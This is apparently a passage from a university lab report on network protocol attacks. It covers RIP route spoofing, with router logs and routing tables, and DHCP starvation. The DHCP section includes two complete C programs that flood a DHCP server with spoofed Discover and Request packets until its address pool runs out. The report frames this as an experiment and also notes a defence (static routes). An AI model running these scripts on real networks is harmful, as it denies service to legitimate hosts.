

Figure 3: RIP spoofing attack: 2 Routers Experiment network set-up

This attacker will attempt to disguise as a Router and send faulty RIP advertisements, announcing that the host that the pinger is asking for is close to it (metric of 1). The attacker attempts to convince the pinger that routing packets to it is closer to the destination than routing packets to the actual router that is connected to.

The network routing begins as the routers' interfaces start up. The correct RIP advertisements spread to both routers. The hosts are able to ping each other. Then the attacker executes the script advertising a faulty route on the subnet of the pinger. The router directly connected to the pinger records this route in its routing table (Figure 4) along with the correct route for the subnet.



Figure 4: RIP spoofing attack, correct route and faulty route

But upon pinging, the pinger will choose the correct route and the ping will be successful. This experiment concludes that a RIP spoofing attack with 2 routers involved is futile.

- 3 Router Experiment

The network is set so that 2 hosts are separated by 3 Routers (Figure 5). The attack is the same as the previous 2 Router Experiment.



Figure 5: RIP spoofing attack, 3 Routers Experiment network set-up

The result is different from the previous experiment greatly. The router directly connected to the pinger records the correct route as having a metric of 2 while the faulty route advertised by the attacker is set to have a metric of 1. The correct route with a worst metric is deleted off the routing table of the router (Figure 6).

Figure 6: RIP spoofing attack, 3 Routers Experiment Routing Table

Before Attacker's RIP advertisement:

```
      10.21.2.0/24 -> 0.0.0.0, me
      10.21.1.0/24 -> 0.0.0.0, metric 1, tag 0
RIP: sending v2 update to 224.0.0.9 via Ethernet1 (10.21.1.1)
      10.21.26.0/24 -> 0.0.0.0, metric 1, tag 0
RIP: sending v2 update to 224.0.0.9 via Ethernet0 (10.21.26.1)
      10.21.3.0/24 -> 0.0.0.0, metric 3, tag 0
      10.21.2.0/24 -> 0.0.0.0, metric 2, tag 0
      10.21.1.0/24 -> 0.0.0.0, metric 1, tag 0
RIP: sending v2 update to 224.0.0.9 via Ethernet1 (10.21.1.1)
      10.21.26.0/24 -> 0.0.0.0, metric 1, tag 0
RIP: received v2 update from 10.21.1.2 on Ethernet1
      10.21.3.0/24 -> 0.0.0.0 in 2 hops
      10.21.2.0/24 -> 0.0.0.0 in 1 hops
RIP: sending v2 update to 224.0.0.9 via Ethernet0 (10.21.26.1)
      10.21.3.0/24 -> 0.0.0.0, metric 3, tag 0
      10.21.2.0/24 -> 0.0.0.0, metric 2, tag 0
      10.21.1.0/24 -> 0.0.0.0, metric 1, tag 0
RIP: sending v2 update to 224.0.0.9 via Ethernet1 (10.21.1.1)
      10.21.26.0/24 -> 0.0.0.0, metric 1, tag 0
RIP: received v2 update from 10.21.1.2 on Ethernet1
```

```
      10.21.3.0/24 -> 0.0.0.0 in 2 hops
      10.21.2.0/24 -> 0.0.0.0 in 1 hops
Router(config)#sh ip route
                  ^
% Invalid input detected at '^' marker.

Router(config)#exit
Router#sh
%SYS-5-CONFIG_I: Configured from console by console ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B   BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
       U - per-user static route, o - ODR

Gateway of last resort is not set

     10.0.0.0/24 is subnetted, 4 subnets
C       10.21.26.0 is directly connected, Ethernet0
R       10.21.3.0 [120/2] via 10.21.1.2, 00:00:11, Ethernet1
R       10.21.2.0 [120/1] via 10.21.1.2, 00:00:11, Ethernet1
C       10.21.1.0 is directly connected, Ethernet1
Router#_

Connected 0:27:29 | Auto detect | 9600 8-N-1 | SCROLL | CAPS | NUM | Capture
```

After Attacker's RIP advertisement:

```
RIP: received v2 update from 10.21.1.2 on Ethernet1
     10.21.3.0/24 -> 0.0.0.0 in 2 hops
     10.21.3.0/24 -> 0.0.0.0 in 2 hops0.21.2.0/24 -> 0.0.0.0 in 1 hops
     10.21.2.0/24 -> 0.0.0.0 in 1 hopsending v2 update to 224.0.0.9 via Ethe
RIP: received v2 update from 10.21.26.131 on Ethernet0
     10.21.3.0/24 -> 0.0.0.0
     10.21.3.0/24 -> 0.0.0.0 in 1 hops
     10.21.2.0
RIP: sending v2 update to 224.0.0.9 via Ethernet0 (10.21.26.1)
     10.21.1.0/24 -> 0.0.0.0, metric 1, tag 0
     10.21.3.0/24 -> 0.0.0.0, metric 2, tag 0co Systems
RIP: sending v2 update to 224.0.0.9 via Ethernet0 (10.21.26.1)hernet0 (10.21.26.
     10.21.2.0/24 -> 0.0.0.0, metric 2, tag 0
     10.21.3.0/24 -> 0.0.0.0, metric 3,
     10.21.1.0/24 -> 0.0.0.0, metric 1, tag 0
     10.21.2.0/24 -> 0.0.0.0, metric 2,
RIP: sending v2 update to 224.0.0.9 via Ethernet1 (10.21.1.1)1.1.0/24 -> 0.0.0.0
     10.21.26.0/24 -> 0.0.0.0, metric 1, tag 0l
RIP: sending v2 up
     10.21.3.0/24 -> 0.0.0.0, metric 2, tag 0
```

```
RIP: sending v2 update to 224.0.0.9 via Ethernet0 (10.21.26.1)
     10.21.2.0/24 -> 0.0.0.0, metric 2, tag 0
     10.21.1.0/24 -> 0.0.0.0, metric 1, tag 0
RIP: sending v2 update to 224.0.0.9 via Ethernet1 (10.21.1.1)
     10.21.26.0/24 -> 0.0.0.0, metric 1, tag 0
     10.21.3.0/24 -> 0.0.0.0, metric 2, tag 0sh ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
       U - per-user static route, o - ODR

Gateway of last resort is not set

     10.0.0.0/24 is subnetted, 4 subnets
C       10.21.26.0 is directly connected, Ethernet0
R       10.21.3.0 [120/1] via 10.21.26.131, 00:00:55, Ethernet0
R       10.21.2.0 [120/1] via 10.21.1.2, 00:00:00, Ethernet1
C       10.21.1.0 is directly connected, Ethernet1
Router#
RIP: received v2 update from 10.21.1.2 on Ethernet1
     10.21.3.0/24 -> 0.0.0.0 in 2 hops
     10.21.2.0/24 -> 0.0.0.0 in 1 hops_
```

Connected 0:09:03 | Auto detect | 9600 8-N-1 | SCROLL | CAPS | NUM | Capture

The chosen path during a ping from the pinger to the host that is 3 routers away from the pinger is through a non-existent path formed by the attacker. Thus, the ping will fail. As the network tries to recover from a single faulty RIP advertisement packet, it takes some time for the router to realize the faulty route is down (Figure 7).

```
Router#sh ip route^@
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, * - candidate default
       U - per-user static route, o - ODR

Gateway of last resort is not set

     10.0.0.0/24 is subnetted, 4 subnets
C       10.21.26.0 is directly connected, Ethernet0
R       10.21.3.0/24 is possibly down,
          routing via 10.21.26.131, Ethernet0
R       10.21.2.0 [120/1] via 10.21.1.2, 00:00:24, Ethernet1
C       10.21.1.0 is directly connected, Ethernet1
Router#^@
Router#^@
Router#
```

Connected 0:11:47 | Auto detect | 9600 8-N-1 | SCROLL | CAPS | NUM | Capture

Figure 7: RIP spoofing attack, 3 Routers Experiment, faulty route times-out

Having a valid RIP route broadcasting simultaneously, the router will still have to update the faulty route to have a dead route of metric 16 (Figure 8) before it deletes the faulty route completely (Figure 9).



Figure 8: RIP spoofing attack, 3 Routers Experiment, dead route



Figure 9: RIP spoofing attack, 3 Routers Experiment, missing entry

Furthermore, the router will have a period of time after the faulty route is completely gone from the routing table before the valid entry is registered. Thus, recovering from RIP spoofing attack will take a significant amount of time.

In conclusion, RIP spoofing attack effectively affects a set-up with more than 2 routers. Any host in the same network as the attacker will fall a victim to this type of attack.

- Static Route Experiment

  The use of static route proves to prevent faulty routes from damaging the routing table. The router will see the attacker's advertisement but will ignore it completely. The update on the router shows: "RIP: ignored v2 update from bad source 100.21.1.2 on Ethernet 0". Static entries have precedence over dynamic routing entries, including RIP entries.

3.3 Dynamic Host Configuration Protocol (DHCP)

3.3.1 Background Information

DHCP is a method for hosts on a network to configure its settings by letting the server dictates the set-up information. The settings dictated by the server include the IP address of the host and the default route or the host's gateway. It accomplishes the assignment of IP addresses by a process between the DHCP server and the client.

The process starts by having the DHCP server wait for the client to send out DHCP Discover packets. Then the server will send out DHCP Offer Packets in reply to the Discover packets. The client is then allowed to send a DHCP Request packet to the

DHCP server it wants, in case of multiple DHCP servers on the network servicing DHCP Offers. The process completes by having the server commit to the IP address lease by sending out a DHCP ACK packet. The process can also complete with a DHCP NACK packet from the DHCP server which means that the server will not allocate the IP address to the client. The client will remain without an IP address and must start the DHCP process again in order to obtain a validated lease.

In an ideal network environment, the DHCP server should not service spoof packets with addresses that does not exist on the network. The DHCP server should give out leases in its IP address pool and service only to legitimate hosts.

In DHCP service spoofing, the illegitimate machine will hijack the client's reservation. This Active attack will demonstrate that DHCP server will service out the IP addresses in its address pool to illegitimate hosts.

3.3.2 Experiment and Results

The DHCP Discover Packet Injection script used in this experiment is created to solely generate DHCP Discover packets for multiple MAC addresses (25 MAC addresses for this experiment). This is intended to make the DHCP server believe that multiple hosts (25 different hosts) on the network are asking for service. Thus, the DHCP server will service these DHCP Discover packets with DHCP Offer packets for each MAC

addresses. The DHCP Offer packets will lease out multiple IP addresses (25 different IP addresses) in the range of its IP address pool.

DHCP Discover Packet Injection Script

```
#include <stdio.h>
#include <stdlib.h>
#include <libnet.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>


/* Defining the hardcoded
Ethernet Broadcast address
for the DHCP Discover Packet */

u_char enet_dst[6] = { 0xff, 0xff, 0xff, 0xff, 0xff, 0xff };

int main()
{
        libnet_t *l;
        char errbuf[LIBNET_ERRBUF_SIZE];
        libnet_ptag_t x;
        int loop = 0;

/* Defining the hardcoded
values for DHCP packet fields
for the DHCP Discover Packet */

        u_long xid = 0;
        u_long y_ip[4] = { 10, 21, 26, 53 };
        u_long ip[4] = { 0, 0, 0, 0};
        u_long cip;
        u_long yip;
        u_long sip;
        u_long gip;
        u_short sport = 68;
        u_short dport = 67;
        u_long src_ip[4] = { 10, 21, 26, 53 };
        u_long srcip;
        u_long dst_ip[4] = { 255, 255, 255, 255 };
        u_long dstip;
        u_char client_mac[6] = { 0x00, 0xe0, 0x29, 0x08, 0xe0, 0x69 };
        u_char *option;
        u_char option_hex[80] = { 0x35, 0x01, 0x01, 0xfb, 0x01, 0x01, 0x3d, 0x07, 0x01, 0x00, 0xe0,
0x29, 0x08, 0xe0, 0x58, 0x32, 0x04, 0x0a, 0xe6, 0x08, 0x01, 0x0c, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00,
```

```
0x3c, 0x08, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x37, 0x0a, 0x01, 0x0f, 0x03, 0x06, 0x2c,
0x2e, 0x2f, 0x1f, 0x21, 0x2b, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };
        char *payload;

/* Starting loop to inject into the network
25 DHCP Discover packets */

do{
        option_hex[6] = client_mac[0];
        option_hex[7] = client_mac[1];
        option_hex[8] = client_mac[2];
        option_hex[9] = client_mac[3];
        option_hex[10] = client_mac[4];
        option_hex[11] = client_mac[5] = loop;

        option = option_hex;

        payload = NULL;

        setbuf(stdout,0);

/* Forming the DCHP Discover packet */

        l = libnet_init(LIBNET_LINK, NULL, errbuf);
        x = LIBNET_PTAG_INITIALIZER;

        x = libnet_build_data(
                option,
                60,
                l,
                0);

        gip = ((ip[0] << 24) & 0xff000000)
                | ((ip[1] << 16) & 0x00ff0000)
                | ((ip[2] << 8) &  0x0000ff00)
                | (ip[3] &        0x000000ff);
        sip = ((ip[0] << 24) & 0xff000000)
                | ((ip[1] << 16) & 0x00ff0000)
                | ((ip[2] << 8) &  0x0000ff00)
                | (ip[3] &        0x000000ff);
        yip = ((y_ip[0] << 24) & 0xff000000)
                | ((y_ip[1] << 16) & 0x00ff0000)
                | ((y_ip[2] << 8) &  0x0000ff00)
                | (y_ip[3] &        0x000000ff);
        cip = ((ip[0] << 24) & 0xff000000)
                | ((ip[1] << 16) & 0x00ff0000)
                | ((ip[2] << 8) &  0x0000ff00)
                | (ip[3] &        0x000000ff);


/* Forming DHCP version 4 */

        x = libnet_build_dhcpv4(
                LIBNET_DHCP_REQUEST,
                1,                  //htype 1=Ethernet
                6,                  //hlen
```

```
                0,              //hop count
                xid,            //u_long transaction ID
                0,              //u_short secs
                0,              //u_short flags
                cip,            //Client IP
                yip,            //Your Client IP
                sip,            //Next Server IP
                gip,            //Relay Agent IP
                client_mac,     //Client mac address
                0,              //Server name or "\0"
                0,              //Bootfile name
                NULL,           //payload,
                0,              //payload size
                l,
                0);


/* Forming UDP */

        x = libnet_build_udp(
                sport,          //sort port 68
                dport,          //dest port 67
                308,            //0x0134
                0,
                payload,
                0,
                l,
                0);

        srcip = ((src_ip[3] << 24) & 0xff000000)
                | ((src_ip[2] << 16) & 0x00ff0000)
                | ((src_ip[1] << 8) &  0x0000ff00)
                | (src_ip[0] &      0x000000ff);
        dstip = ((dst_ip[3] << 24) & 0xff000000)
                | ((dst_ip[2] << 16) & 0x00ff0000)
                | ((dst_ip[1] << 8) &  0x0000ff00)
                | (dst_ip[0] &      0x000000ff);

/* Forming IP version 4 */

        x = libnet_build_ipv4(
                328,    //len
                0,
                0,
                0,
                128,
                IPPROTO_UDP,
                0,
                srcip,
                dstip,
                payload,
                0,
                l,
                0);
```

```
/* Forming Ethernet */

        x = libnet_build_ethernet(
                enet_dst,
                client_mac,
                ETHERTYPE_IP,
                NULL,
                0,
                l,
                0);

/* Injecting the DHCP Discover packet out to the network */

        libnet_write(l);

        libnet_destroy(l);

}while(loop++ < 25);
        return 0;
}
```

The DHCP Offer Packet Capture and DHCP Request Packet Injection Script used in this experiment will complete the second part of the DHCP process. It will answer the DHCP server by analyzing any DHCP Offer packets that it has intercepted with DCHP Request packets. It will determine which IP address the DHCP server leased out for which MAC address. Then it will generate corresponding DHCP Request packets and inject it into the network. It is intended for the DHCP server to believe that the process has completed. The DHCP server will comply with DHCP Acknowledgement packets and multiple IP addresses will be leased out to the attacker. When this happens, it is intended to demonstrate a denial of service attack.

DHCP Offer Packet Capture and DHCP Request Packet Injection Script

```
#include <stdio.h>
#include <stdlib.h>
#include <libnet.h>
#include <errno.h>
```

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>
#include <pcap.h>
#include <netinet/ip.h>
#include <net/ethernet.h>


#define  ETHERTYPE_IP           0x0800
#define LIBNET_DHCP_REPLY   0x200

/* Defining the hardcoded
Ethernet Source and Destination
for the DHCP Request Packet */

u_char enet_dst[6] = { 0xff, 0xff, 0xff, 0xff, 0xff, 0xff };
u_char enet_src[6] = { 0x00, 0xe0, 0x00, 0x00, 0x00, 0x00 };


int main(int argc, char **argv)
{
   int i;
   int counter;
   int count=0;
   libnet_t *l;
   libnet_ptag_t x;

   char *dev;
   char *net;
   char errbuf[PCAP_ERRBUF_SIZE];
   pcap_t* descr;
   u_char *packet;

/* Defining the hardcoded
values for DHCP packet fields
for the DHCP Request Packet */

          u_long xid = 0;
          u_long c_ip[4] = { 0, 0, 0, 0 };
          u_long cip;
          u_long yip;
          u_long sip;
          u_long gip;
          u_short sport = 68;
          u_short dport = 67;
          u_long src_ip[4] = { 0, 0, 0, 0 };
          u_long srcip;
          u_long dst_ip[4] = { 255, 255, 255, 255 };
          u_long dstip;
          u_char client_mac[6] = { 0x00, 0xe0, 0x29, 0x08, 0xe0, 0x58 };
          u_char *option;
          u_char option_hex[80] = { 0x35, 0x01, 0x03, 0x3d, 0x07, 0x01, 0x00, 0x05, 0x5d, 0xce, 0x77,
0x56, 0x32, 0x04, 0x0a, 0xe6, 0x09, 0x02, 0x36, 0x04, 0x0a, 0xd2, 0xc8, 0x02, 0x0c, 0x05, 0x00, 0x00,
0x00, 0x00, 0x00, 0x51, 0x09, 0x00, 0x00, 0x00, 0x32, 0x4b, 0x50, 0x52, 0x4f, 0x2e, 0x3c, 0x08, 0x00,
```

```
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x37, 0x0a, 0x01, 0x0f, 0x03, 0x06, 0x2c, 0x2e, 0x2f, 0x1f,
0x21, 0x2b, 0xff };
        char *payload;

   struct pcap_pkthdr hdr;
   struct libnet_ethernet_hdr *eptr;
   struct libnet_dhcpv4_hdr *dptr;

   u_char *ptr;

        payload = NULL;

        option = option_hex;


dev = pcap_lookupdev(errbuf);
   printf("DEV: %s\n",dev);

/* Starting loop to sniff the network
until the device interface is disabled */

do{

/* Starting loop to sniff the network
and filters out only the DHCP Reply type packets*/

do{

   descr = pcap_open_live(dev,BUFSIZ,0,-1,errbuf);
   packet = (u_char *)pcap_next(descr,&hdr);

   eptr = (struct libnet_ethernet_hdr *) packet;
   dptr = (struct libnet_dhcpv4_hdr *)(packet+42);


}while(ntohs(eptr->ether_type)!= ETHERTYPE_IP ||ntohs(dptr->dhcp_opcode) !=
LIBNET_DHCP_REPLY);

/* Printing output to display the DHCP Reply packet that has been sniffed*/

   printf("Captured packet length: %d\n",hdr.len);
   printf("Received: %s\n",ctime((const time_t*)&hdr.ts.tv_sec));
   printf("DHCP opcode: %x\n",ntohs(dptr->dhcp_opcode));
   printf("Ethernet address length: %d\n",ETHER_HDR_LEN);

/* Printing output to display the Source and the Destination IP address
of the DHCP Reply packet that has been sniffed*/

printf(" Source IP:\t %d.%d.%d.%d\n",packet[26],packet[27],packet[28],packet[29]);

printf(" Dest IP:\t %d.%d.%d.%d\n",packet[30],packet[31],packet[32],packet[33]);

ptr = eptr->ether_shost;

   i = ETHER_ADDR_LEN;
   printf(" Src Address:\t");
```

```
   do{
      printf("%s%x",(i == ETHER_ADDR_LEN) ? " " : ":",*ptr++);
   }while(--i>0);
   printf("\n");

   ptr = eptr->ether_dhost;
   i = ETHER_ADDR_LEN;
   printf(" Dst Address:\t");
   do{
      printf("%s%x",(i == ETHER_ADDR_LEN) ? " " : ":",*ptr++);
   }while(--i>0);
   printf("\n");


/* Taking the fields from the DHCP Reply packet
and incorporating them into the DHCP Request packet
that will go out to the network */


//yip
option_hex[14] = packet[58];
option_hex[15] = packet[59];
option_hex[16] = packet[60];
option_hex[17] = packet[61];

//sip
option_hex[20] = packet[62];
option_hex[21] = packet[63];
option_hex[22] = packet[64];
option_hex[23] = packet[65];

//option 61
option_hex[5] = packet[69];
option_hex[6] = packet[70];
option_hex[7] = packet[71];
option_hex[8] = packet[72];
option_hex[9] = packet[73];
option_hex[10] = packet[74];
option_hex[11] = packet[75];

client_mac[0] = enet_src[0] = packet[70];
client_mac[1] = enet_src[1] = packet[71];
client_mac[2] = enet_src[2] = packet[72];
client_mac[3] = enet_src[3] = packet[73];
client_mac[4] = enet_src[4] = packet[74];
client_mac[5] = enet_src[5] = packet[75];


/* Forming the DHCP Request packet */

        l = libnet_init(LIBNET_LINK, NULL, errbuf);
        x = LIBNET_PTAG_INITIALIZER;

        x = libnet_build_data(
                option,
                65,
```

```
                l,
                0);

        gip = ((c_ip[0] << 24) & 0xff000000)
                | ((c_ip[1] << 16) & 0x00ff0000)
                | ((c_ip[2] << 8) &  0x0000ff00)
                | (c_ip[3] &        0x000000ff);
        yip = ((packet[58] << 24) & 0xff000000)
                | ((packet[59] << 16) & 0x00ff0000)
                | ((packet[60] << 8) &  0x0000ff00)
                | (packet[61] &        0x000000ff);
        cip = ((c_ip[0] << 24) & 0xff000000)
                | ((c_ip[1] << 16) & 0x00ff0000)
                | ((c_ip[2] << 8) &  0x0000ff00)
                | (c_ip[3] &        0x000000ff);
        sip = ((packet[62] << 24) & 0xff000000)
                | ((packet[63] << 16) & 0x00ff0000)
                | ((packet[64] << 8) &  0x0000ff00)
                | (packet[65] &        0x000000ff);

/* Forming DHCP Version 4 Request */

        x = libnet_build_dhcpv4(
                LIBNET_DHCP_REQUEST,
                1,              //htype 1=Ethernet
                6,              //hlen
                0,              //hop count
                xid,            //u_long transaction ID
                0,              //u_short secs
                0,              //u_short flags
                cip,            //Client IP
                yip,            //Your Client IP
                sip,            //Next Server IP
                gip,            //Relay Agent IP
                client_mac,     //Client mac address
                0,              //Server name or "\0"
                0,              //Bootfile name
                NULL,           //payload,
                0,              //payload size
                l,
                0);

/* Forming UDP */

        x = libnet_build_udp(
                sport,          //sort port 68
                dport,          //dest port 67
                313,            //0x0134
                0,
                payload,
                0,
                l,
                0);

        srcip = ((src_ip[0] << 24) & 0xff000000)
                | ((src_ip[1] << 16) & 0x00ff0000)
```

```
                | ((src_ip[2] << 8) &  0x0000ff00)
                | (src_ip[3] &       0x000000ff);
        dstip = ((dst_ip[3] << 24) & 0xff000000)
                | ((dst_ip[2] << 16) & 0x00ff0000)
                | ((dst_ip[1] << 8) &  0x0000ff00)
                | (dst_ip[0] &       0x000000ff);

/* Forming IP version 4 */

        x = libnet_build_ipv4(
                333,      //len
                0,
                0,
                0,
                128,
                IPPROTO_UDP,
                0,
                srcip,
                dstip,
                payload,
                0,
                l,
                0);

/* Forming Ethernet */

        x = libnet_build_ethernet(
                enet_dst,
                enet_src,
                ETHERTYPE_IP,
                NULL,
                0,
                l,
                0);

/* Injecting the DHCP Request packet out to the network */

        libnet_write(l);

        libnet_destroy(l);

}while(dev != NULL);
        return 0;
}
```

- Depleting the IP Address Lease Pool

For this experiment, the DHCP server runs on a Windows 2000 Server OS. DHCP runs over UDP and uses port 67 and port 68. The attacker is a Red Hat Linux machine (Figure 10).



Figure 10: DHCP spoofing attack network set-up

It executes 2 scripts. One script is used to generate DHCP Discover packets for different MAC addresses and inject these packets into the network. Another script is to generate DHCP Request packets for each of the DHCP Offer packets it happens to receive from the DHCP Server. Generated packets use the IP version 4.

Results show that the DHCP Server is easily convinced that the DHCP Discovers are valid and it commits leases for each of the DHCP Discovers until its DHCP lease pool is exhausted. IP version 4 does not provide for a better authentication process for leasing out IP addresses in DHCP. The DHCP field such as Transaction ID remains to be ineffective in this aspect; since for this experiment, the DHCP Discovers for different MAC Addresses were purposely made to have same Transaction ID's.

- Hardcoded IP addressing versus Reserved IP addressing

For this experiment, the DHCP server runs on a Windows 2000 Server OS and the 2 competing machines run Windows XP (Figure 11).



Figure 11: DHCP: Hardcoded IP addressing versus Reserved IP addressing attack network set-up

The DHCP Server is configured to have an IP Reservation for one host's MAC address in its lease pool. Nonetheless, another machine with another MAC address will start up with the reserved IP statically configured.

Results show that regardless of whether which host starts up first, both machines will detect IP conflicts in the network. As each machine tries to ping the server to see if the server recognizes their IP, the ARP process completes but the ICMP process will often have difficulties (Figure 12).

Figure 12: DHCP Reservation Address Experiment

```
125 129.797083 10.21.26.53      10.21.26.255      NBNS     Registration NB <01><02>__MSBROWSE__<02><01>
126 129.875744 10.21.26.53      10.21.26.255      BROWSER  Local Master Announcement MAUL102, Workstatic
127 130.546990 10.21.26.53      10.21.26.255      NBNS     Registration NB <01><02>__MSBROWSE__<02><01>
128 131.296936 10.21.26.53      10.21.26.255      NBNS     Registration NB <01><02>__MSBROWSE__<02><01>
129 132.046957 10.21.26.53      10.21.26.255      NBNS     Registration NB <01><02>__MSBROWSE__<02><01>
130 132.797110 10.21.26.53      10.21.26.255      BROWSER  Request Announcement MAUL104
131 132.797139 10.21.26.53      10.21.26.255      BROWSER  Request Announcement MAUL104
132 132.797377 10.21.26.53      10.21.26.255      BROWSER  Local Master Announcement MAUL102, Workstatic
133 132.797650 10.21.26.53      10.21.26.255      BROWSER  Domain/Workgroup Announcement SYSLAB, NT Work
134 132.799030 10.21.26.53      10.21.26.255      NBNS     Name query NB SYSLAB<1b>
135 133.547009 10.21.26.53      10.21.26.255      NBNS     Name query NB SYSLAB<1b>
136 134.297013 10.21.26.53      10.21.26.255      NBNS     Name query NB SYSLAB<1b>
137 135.048381 10.21.26.53      10.21.26.255      NBNS     Name query NB SYSLAB<1b>
138 135.797006 10.21.26.53      10.21.26.255      NBNS     Name query NB SYSLAB<1b>
139 136.547005 10.21.26.53      10.21.26.255      NBNS     Name query NB SYSLAB<1b>
140 146.543604 10.21.26.1       10.21.26.53       ICMP     Echo (ping) request
